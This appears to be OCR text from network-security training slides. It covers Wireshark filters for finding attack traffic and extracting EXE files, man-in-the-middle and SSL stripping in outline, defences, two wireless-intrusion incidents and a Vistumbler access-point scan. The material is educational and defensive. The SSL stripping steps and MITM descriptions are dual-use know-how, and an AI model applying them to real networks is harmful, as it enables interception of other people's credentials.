
- Use the web traffic analysis method in the menu (Statistics -> HTTP)



- Type http contains "[search term]" for scanning and filtering to see what requests are there.
- To see EXE files, search with http contains "in DOS mode" for filtering
- To see full EXE files, use frame contains "\x4D\x5A\x90\x00"
- To extract files, use “Export Objects -> HTTP” in the File drop down list from the menu bar.

Wireshark advanced usage


- Use the web traffic analysis method in the menu (Statistics -> HTTP)




- Web attacks using hacking tools result in a variety of errors, including HEAD requests that would not occur with normal requests.
  - Common methods used on the Web are GET and POST, and any other requests require analysis.

Wireshark advanced usage

- Use the web traffic analysis method in the menu (Statistics -> HTTP)






- Web attacks using hacking tools result in a variety of errors, including HEAD requests that would not occur with normal requests.
  - What attacks would you suspect if you saw a large number of 4XX errors?
  - What attacks would you suspect if you saw a large number of 5XX errors?

Wireshark advanced usage


- Use the web traffic analysis method in the menu (Statistics -> HTTP)




- Note that this is a persistent web attack and web vulnerability scanner pattern, not a typical web request.
- There are constant requests for EXE and DLL, and dir c:\
- Load distribution is easier to detect if a particular IP is sending a lot of requests.

Wireshark advanced usage


- Extract EXE files (application/octet-stream)



- Select TCP in the “Conversation Filter” after making your selection.




- Select EXE files as the “Export Objects”.



- Click the “Save As” button and proceed with the analysis.

Wireshark advanced usage

- Combine PDUs in the ”Follow TCP Stream” dialog box for identifiable content.



- The client-side and the server-side are differently color-coded for distinction.
- For web traffic, see response codes.
- Automated tools can use many vulnerability codes at once, making analysis easier.

Wireshark advanced usage

- How to analyze Wireshark web traffic
  - First identify the attacker's IP from 4XX / 5XX errors.
  - Check the HTTP methods -> Methods other than GET and POST are usually not found.
  - Check User-Agent information -> For tools, the tool name is usually identifiable under the agent name.
  - Check URI Query information -> identifiable if you understand basic web vulnerabilities
  - Check Referer information -> Check the old links and see which site they came from.
- If you are using web server logs, you can analyze based on them to get a complete set of data.


Wireshark advanced usage

- Things to consider during analysis (quick analysis tips)
  - Use existing security devices
    - Synchronize the time of all your devices using the Network Time Protocols (NTPs) and Precision Time Protocols (PTPs)
    - Use log alerts to extract packets from logs
  - Use graphs and statistics
    - Easy ways to detect changes in traffic
    - However, malware and command execution are not easy to analyze from them.
  - Use Snort, Suricata IDS/IPSes
    - Identify malware by sending packet files
    - However, EXE files are convenient and easy to analyze after extraction.
  - Analyze DNS query values (many malware prefer DDNS to actual hard IP coding)
  - Train yourself on filtering rules and steps to analyze in advance

Man in the middle

A man-in-the-middle attack is an attack technique that tampers with network communications to eavesdrop on or manipulate the content of the communication. By fabricating and altering data, a third party can deceive two systems into exchanging false information.

- MITM
  - Short for Man In The Middle attack, a technique used to eavesdrop on or manipulate communications.
  - It involves inserting oneself between two communicating systems, making them think they are connected to each other.
  - In reality, they are connected to an intermediary, who eavesdrops on and manipulates the information being sent to them and then forwards it to the other side.



Man in the middle


A man-in-the-middle attack is an attack technique that tampers with network communications to eavesdrop on or manipulate the content of the communication. By fabricating and altering data, a third party can deceive two systems into exchanging false information.

- MITM types
  - Sniffing
    - Capture data packets and examine their contents
  - Packet injection
    - Inject malicious data along with normal data
  - Session hijacking
    - Intercept an active connection between two systems
  - SSL stripping
    - Block SSL/TLS connections, switching them from secure HTTPS to insecure HTTP

Man in the middle

SSL MITM is when an attacker intervenes before an SSL connection is established between a client and a server and uses the attacker's fake certificate to eavesdrop on SSL communication between the client and the server.


- How SSL MITM attacks work
  - The attacker waits for the HTTPS request with a spoofing operation in the middle.
  - When an HTTPS request is made, the attacker's spoofed authentication is passed to the client.
  - Victim and attacker communicate using the attacker's authentication.
  - Attacker and server communicate using the real server's authentication



Man in the middle

SSL strip is a technology that was created to bypass the requirement for certificate verification in traditional SSL MITM attacks, which can lead to discovery of hacking attempts.

- How SSL stripping attacks work
  - Attacker waits for victim to connect after ARP spoofing attack
  - Set a firewall policy to forward anything coming in on port 80 to a random port
  - Prevent the attacker from using SSL strip techniques to communicate over SSL
  - Victim connects to the server using HTTP instead of HTTPS.
  - The attacker captures packets to extract ID, P/W.



Man in the middle

Methods to defend against man-in-the-middle attacks include public key based infrastructure (PKI, Public Key Infrastructure), strong mutual authentication, and latency examination.

- Public Key Infrastructure (PKI)
  - The primary defense mechanism of a PKI is mutual authentication.
  - The user’s device also evaluates the application while the application evaluates and authenticates the user.
  - Use a Virtual Private Network (VPN)
    - Using key-based encryption, attackers on an adjacent shared network can't penetrate the user's system.
  - Use HTTPS only
    - Enforce rules to prevent HTTP addresses from ever being used
- Use multi-factor authentication

Wireless security

A domestic case of wireless hacking occurred in South Korea in 2008 when an attempt was made to access a bank AP.

- Incident case 1 (South Korea)
  - On May 11, 2008, an attempt was made to break into the computer system of a bank.
  - The primary goal was to infiltrate internal networks based on financial information distributed over wireless LAN networks.
  - A group equipped with directional antennas and wireless LAN cards attempted to gain access to a commercial bank's wireless LAN network.

1. At 00:50, the group arrived at the entrance to the parking lot of the bank's hub center and attempted to hack using the antenna and laptop inside the car.
2. The wireless router in the customer service center on the 6th floor detected the criminals' access attempt.
3. At 01:40, 12 hacking attempts were made, obtaining the router's operating ID and IP address.
4. At 01:45, the group was caught by police trying to hack the bank using the same trick.

Wireless security

Credit card information was stolen from a retail conglomerate called TJX in a computer hack in the United States.


- Incident case 2 (United States)
  - The computer system of the TJX Companies, Inc. was hacked in the United States.
  - The information of 457,000 cardholders was compromised.
  - A telescope-shaped antenna was used to access a wireless link.
  - This wireless link used WEP for encryption.
  - The criminals allegedly aimed a telescope-shaped antenna at TJX-affiliated clothing stores, sniffing and decoding data streams between handheld pin pads and cash registers.

Wireless security

Scanning for nearby APs

You can use Vistumbler to gather information from neighboring APs.

- Vistumbler detects nearby APs and scans them.



Wireless security

Scanning for nearby APs

You can use Vistumbler to gather information from neighboring APs.

- Vistumbler detects nearby APs and scans them.

#	Active	Mac Address	SSID	Signal	High Signal	RSSI	High RSSI	Channel	Authentication
1	Active	00:0E:E8:FD:55:9B	kisecAP	85%	90%	-50 dBm	-43 dBm	12	WPA2-PSK
2	Active	00:26:66:E6:B1:...	iptime	10%	40%	-85 dBm	-70 dBm	11	WPA-PSK
3	Active	00:26:66:B5:1A:...	iptime	100%	100%	-9 dBm	-4 dBm	11	Open
4	Dead	00:26:66:E3:72:B6	kyobo	0%	38%	-100 dBm	-71 dBm	11	Open
5	Active	00:26:66:E6:B1:...	iptime	10%	40%	-85 dBm	-70 dBm	11	Open
6	Active	00:26:66:15:F0:70	smart	92%	92%	-41 dBm	-41 dBm	1	WPA-PSK
7	Active	00:14:CD:20:03:...	ty_AP	50%	50%	-69 dBm	-69 dBm	1	WPA-PSK
8	Active	00:26:66:83:41:...	KGA_AP_R	20%	20%	-80 dBm	-80 dBm	1	WPA-PSK
9	Dead	00:40:5A:AC:70:...		0%	2%	-100 dBm	-89 dBm	4	WPA-PSK
10	Dead	00:1E:F7:54:5B:C0		0%	22%	-100 dBm	-79 dBm	6	WPA-PSK
11	Dead	00:0E:38:E6:86:40		0%	14%	-100 dBm	-83 dBm	10	WPA-PSK
12	Dead	00:40:5A:AC:70:...		0%	2%	-100 dBm	-89 dBm	4	WPA2
13	Active	00:1E:F7:54:5B:C0		24%	24%	-78 dBm	-78 dBm	6	WPA2
14	Dead	00:0E:38:E6:86:40		0%	14%	-100 dBm	-83 dBm	10	WPA2
15	Active	00:25:A6:A1:21:...	ollehWiFi	14%	14%	-83 dBm	-83 dBm	5	WPA2
16	Active	00:26:66:D4:51:...	KGA_AP_M	87%	87%	-47 dBm	-47 dBm	9	WPA-PSK

Wireless security

Wireless LAN security technologies include WEP, WPA, and WPA2.

